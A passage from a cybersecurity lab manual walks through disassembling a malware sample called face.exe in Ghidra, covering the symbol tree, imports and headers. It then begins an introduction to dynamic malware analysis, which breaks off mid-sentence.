
14. This initiates the analysis process, you can monitor the status bar present at the lower right section of the window. Wait for it to complete.
15. After the analysis, assembly code of face.exe file appears along with the decompiler, as shown in the screenshot.



16. In the left pane, under **Symbol Tree**, you can observe various components of face.exe file such as Imports, Exports, Functions and Labels.




17. Click to expand **Imports** node and you can view the DLL files of face.exe.




18. Similarly, you can view other components under Symbol Tree to obtain additional information on face.exe.

19. Close the **Decompiler** tab.

20. Now, in the left-pane, under **Program Tree**, double-click **Headers** node to jump to the header function in the code snippet.



21. Similarly, double-click **.rdata** node to view the rdata function in the code snippet.



22. You can further explore various other functionalities in the Ghidra tool to analyze the face.exe file.

23. This concludes the demonstration of malware disassembly using Ghidra.

24. Close all the open windows.

25. You can also use other disassembling and debugging tools such as **Radare2** (<https://rada.re>), **WinDbg** (<http://www.windbg.org>), and **ProcDump** (<https://docs.microsoft.com>) to perform malware disassembly.

26. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment.

Lab Scenario

Dynamic Malware Analysis, also known as behavioral analysis, involves executing malware code to learn how it interacts with the host system and its impact after infecting the system.

Dynamic analysis involves the execution of malware to examine its conduct and operations and identify technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, and DLL and 